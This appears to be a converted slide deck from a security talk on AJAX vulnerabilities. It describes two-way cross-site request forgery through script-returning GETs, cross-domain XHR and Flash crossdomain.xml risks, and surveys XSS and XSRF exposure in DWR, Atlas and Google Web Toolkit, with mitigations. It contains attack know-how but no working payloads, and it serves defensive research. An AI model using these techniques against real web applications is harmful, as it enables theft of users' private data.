- **Cross domain is part of the allure:**
 - Real quote:

“XMLHttpRequest suffers from a defective security mechanism that constrains it to connecting only with the server that delivered the base page. This renders XMLHttpRequest virtually useless for a large, exciting class of applications. Clearly an alternative is needed. The dynamic `<script>` tag hack suffers from the opposite problem. It allows a page to access data from any server in the web, which is really useful. ... The unrestricted script tag hack is the last big security hole in browsers. It cannot be easily fixed because the whole advertising infrastructure depends on the hole. Be very cautious.”

Two-Way XSRF in AJAX

- **GETs that return script allow for 2-way XSRF**
 - Malicious script can read responses from server and write back attacks
 - This is bad. It allows an attacker to:
 - Bypass some XSRF protections like session tokens in requests
 - Navigate through multi-part forms that use state tokens
 - Read sensitive data!
- **An example issue**
 - Let imagine an AJAXy Web Mail Interface that returns a JavaScript callback upon gets
 - Request:
`GET https://www.webmail.com/inbox.jsp?function=getInbox`
 - Response:

```
addMessage("How Are You", mom@aol.com, "4KB");  
addMessage(...
```
 - Result:
 - Attacker XSRF site can read your Inbox if you have persistent cookie
- **Also true for JSON and raw Arrays**
 - Jeremiah Grossman has a good trick... overriding array constructor

XSRF Lessons in AJAX

- **Your application may be in trouble if...**
 - Requests are guessable
 - This is the crux. If request “bodies” are simple and only need cookies, somebody might figure out how to call them
 - **Solution:** Add cryptographic session token to important requests
 - Requests are formatted as simple GETs with parameters
 - There are a lot of ways to request items by GET across domains
 - **Solution:** Add token or disallow use of GET for changing state on app
 - **Caveat:** Many frameworks make GETs=POSTs automatically (ex. struts)
 - GET requests return valid JavaScript
 - You might be in **big** trouble in this case
 - This includes simple constructors, which can be overwritten
 - **Solution:** Wrap JavaScript in HTML or junk, strip between XHR and eval()
 - **Caveat:** Even if attackers can't read, they can still write with request
 - Requests are formatted in HTML Form structure
 - Can be faked with forms in iFrames
 - **Solution:** Use an odd upstream format, submit with XHR

X

XSRF could get much worse with web developers get their way

- Fun experiment: Google for “*cross domain XHR*”


*“I can see 2 concrete security concerns with allowing cross-domain XHR:
Resource theft and cross site scripting. Can anyone think of any others?”*

“At this moment I can see nothing that makes a difference to security by allowing cross-domain Ajax. Safari already allows cross-domain Ajax (thank you Apple!). ...Compared to the amazing possible gains of enabling cross-domain Ajax, this seems like way too small of a concern to make a difference. Is this really the only thing holding Firefox and IE from allowing it?”

Flash XHR Restrictions

- **Developers are already using Flash to do cross-domain**
 - They call this FJAX! With proper crossdomain.xml requests, you can read and write arbitrarily
 - <http://blog.monstuff.com/Flash4AJAX/static/Xdomain.html>
- **Why are XHR restrictions interesting?**
 - Developers/pentesters need to check for crossdomain.xml misconfigurations
 - Lax permissions leave site open to XSRF attacks
 - `<allow-access-from domain="*" />` in crossdomain.xml
 - Browsers need similar functionality
 - Web development community demanding cross-domain abilities to enable new functionality
 - Will lead to increased XSRF attack surface

Flash XHR Restrictions



AJAX Frameworks Analysis

Framework Analysis – Direct Web Remoting

Overview

- Allows client-side JavaScript to call Java methods located in a Java Enterprise Edition web container
- Functions as a middleware Servlet between the client-side code and the server side code
- Easy for a developer to wrap around an existing Java webapp:
 - Download DWR framework
 - Add DWR servlet info to WEB-INF/web.xml
 - Create a WEB-INF/dwr.xml file which defines what classes DWR can create and remote
 - Link to the newly created JavaScript source created by DWR
- “Proxy based” AJAX Framework

Framework Analysis – Direct Web Remoting

Method Discovery

- **Very easy, two ways to accomplish**
 - Ask nicely
 - Classes and methods are documented at www.example.com/shiny-new-dwr-webapp/dwr/
 - Sniff the traffic when connecting to the webapp
 - Methods are sent down in a JavaScript file
 - Easy to read
 - Example:

```
Chat.addMessage = function(p0, callback) {  
  DWREngine._execute(Chat._path, 'Chat', 'addMessage', p0, callback);  
}  
Chat.getMessages = function(callback) {  
  DWREngine._execute(Chat._path, 'Chat', 'getMessages', callback); }  
}
```

Framework Analysis – Direct Web Remoting

XSS

– Basics

- Downstream traffic is JavaScript parsed and placed into DOM
- No client or server filtering seen

– Bottom Line

- XSS found in downstream JS
- XSS found in DOM
- From “official” demo application:



Framework Analysis – Direct Web Remoting

XSRF

– Observations

- Upstream: GETs and HTML form POSTs
- Sometimes contains semi-random “call id” info
- Downstream: Eval’able JavaScript

– Bottom Line:

- Without custom protections, likely to be vulnerable
- Call ID prediction needs research
- Does not require XHR

HTTP POST:

```
callCount=1  
c0-scriptName=Chat  
c0-methodName=getMessages  
c0-id=1965_1151686178361  
xml=true
```

Framework Analysis – Microsoft Atlas

Overview

- Integrates with ASP.NET
- Contains a set of JavaScript files which provide an object-oriented class library
- Easy for a developer to create a webapp with:
 - Download Atlas
 - Create a new web site using the ASP.NET Atlas Web Site template in Visual Studio
 - Add UI features bundled JavaScript files
- Unlike DWR, not designed to wrap around existing webapp
 - To add to an existing webapp, the Microsoft.Web.Atlas.dll file is copied to the \bin directory of the webapp
 - The developer then rewrites the sections of the webapp that he wishes to add Atlas functionality to
- Not a direct proxy framework

Framework Analysis – Microsoft Atlas

Method Discovery

- Pretty Easy to accomplish
- Sniff the traffic when connecting to the webapp
 - Like DWR, methods are sent down from the server in a JavaScript file
 - Easy to read
- Example:

```
var MajorCities=new function() {
    this.path = "http://www.example.com/example.asmx";
    this.appPath = "http://www.example.com/";
    var cm=Sys.Net.ServiceMethod.createProxyMethod;
    cm(this,"GetCities","minx","miny","maxx","maxy");
    cm(this,"GetCompletionList","prefixText","count");
    cm(this,"GetCity","name");
    cm(this,"GetNearestCity","x","y");
}
```

Framework Analysis – Microsoft Atlas


XSS

– Observations

- Downstream JSON and proper JavaScript
- Server-side filtering provided by ASP.Net ValidateRequest

– Bottom Line

- XSS is possible both in DOM and JS stream
- Use of ValidateRequest can improve situation



Framework Analysis – Microsoft Atlas

XSRF

– Observations:

- JSON or JSON-ish up and downstream
 - Upstream POSTs by XHR
- Some single GETs with arguments
- No entropic information added to requests by Atlas

– Bottom Line:

- GETs probably XSRFable
- JSON POSTs much more difficult to attack
- Atlas communication is very flexible, difficult to predict all uses

Framework Analysis – Google Web Toolkit

Overview

- Compiles Java into JavaScript, which can be served statically
 - Define GUI in Java, GWT then does magic
- Provides cross-browser compatibility, as well as classes for UI
- Easy for a developer to use on an existing Java webapp
 - Download GWT
 - Compile existing Java webapp into JavaScript
 - Serve the JavaScript and HTML output from any webserver

Framework Analysis – Google Web Toolkit

Method Discovery

- Same approach as before, but not as easy
- Sniff the traffic when connecting to the webapp
 - Methods are sent down in a .cache.html file, not a JavaScript file
 - Far more difficult to read, probably intentional obfuscation
- Example:

```
function eb(fb,gb){B();fb.bb = gb;return fb;}
_ = le.prototype = new i();_.c =
  'com.google.gwt.sample.hello.client.Hello';_.l = 0;function
  me(ne){oe('Hello, AJAX');}
function v(w){return w != null?(w.$H?w.$H:(w.$H = r())):0;}
```

Framework Analysis – Google Web Toolkit

XSS

– Observations

- Odd downstream traffic
- Custom upstream makes on-the-wire injection difficult
- Fuzzing did no harm

– Bottom Line

- XSS is possible, unlikely
- Server code seems to escape characters well
- XSS payload creation probably complicated by custom formats

Framework Analysis – Google Web Toolkit

XSRF

– Observations:

- Custom upstream serialization
- Example POST:

```
1?0?4?java.lang.String/2004016611?com.google.gwt.sample.dynatable.client  
.SchoolCalendarService?getPeople?I?+0?1?+0?2?2?+0?3?+0?3?0?15?
```

- No cryptographic protections added

– Bottom Line:

- XHR Required to Change State
- XSRF Seems Unlikely
- Needs more research


Conclusions of Framework Survey

1. None of the frameworks advertise much about security
 - Par for the course for web app servers, etc...
 - Atlas comes with XSS protection option. Use it.
2. To protect against XSS and XSRF, you need to understand traffic
 - All of the frameworks can use different protocols in different situations
 - You need to understand upstream protocol to predict XSRF exposure
 - You need to understand downstream protocol to properly filter XSS
3. Do not rely on other people's code
 - There are a lot of flaws that will be introduced on top of these frameworks
 - Frameworks make you neither more nor less secure than "Web 1.0"

Future Trends

- **We are moving to a Web-Based OS**
 - Perhaps plan of some companies? Cough...
 - Code from many sources running in browsers
 - Gadgets
 - Plugins
 - RSS Feeds
 - Several popular “Web Desktop Managers”
 - Google Personalized Homepage
 - Windows Live.com
 - Web apps have actual important info now...
 - Outsourced company email on GMail
 - Google’s Spreadsheet and Writely
 - Microsoft Office Live
- **Who do you trust?**
 - JavaScript has no internal security model
 - There are some steps you can take, but its all really hackish
 - We have UAC in Vista, sudo in Unix/OS X, what do we have in Firefox?

Who is responsible for this page?



Conclusion

- **AJAX is a fine technology, but just like others...**
 - Developers must understand it to secure it!
 - Abstraction layers make development easy, security hard
- **Old web attacks are becoming more “interesting”**
 - XSS is more complicated
 - Discovery and parameter tampering could be easier
 - XSRF is much more difficult to understand
- **Lots of work left**
 - We can't leave web security to web developers
 - Lots of research to be done on securing JavaScript
 - This is still a green field for researchers

Conclusion

- Thanks for coming!

Q&A

alex@isecpartners.com

zane@isecpartners.com